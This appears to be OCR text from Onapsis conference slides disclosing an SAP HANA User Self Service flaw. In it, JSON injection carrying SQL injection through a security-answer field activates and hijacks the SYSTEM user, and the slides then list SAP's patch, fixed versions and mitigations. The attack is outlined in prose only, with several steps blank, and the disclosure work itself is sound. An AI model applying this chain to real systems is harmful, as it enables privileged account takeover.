


onapsis


JSON Injection + SQLi + Design Error = SYSTEM



SYSTEM user is activated



JSON Injection + SQLi + Design Error = SYSTEM



SYSTEM user has a new password!

1. The attacker request a new user, “sample_user”, with the request account feature.
2. With the received link (email), set a new password and in the security answer, inject the malicious JSON, containing the SQL Injection to activate the SYSTEM user.
3.
4.
5.
6.
7. **SYSTEM user hijacked.**

Demo

1. The attacker request a new user, “sample_user”, with the request account feature.
2. With the received link (email), set a new password and in the security answer, inject the malicious

Solution

- SAP Published SAP Security note 2424173 addressing this issue
- Restrict access to the USS only to trusted hosts
- Fixed versions: SAP HANA DB SPS 122.07, SAP HANA DB 2.0 SPS 00 Revision 1

Conclusions

SAP HANA User Self Service - **Conclusions**

- Complexity is the enemy
- Recovery features impact critical data
- Stop concatenating SQL queries!

onapsis

Thanks!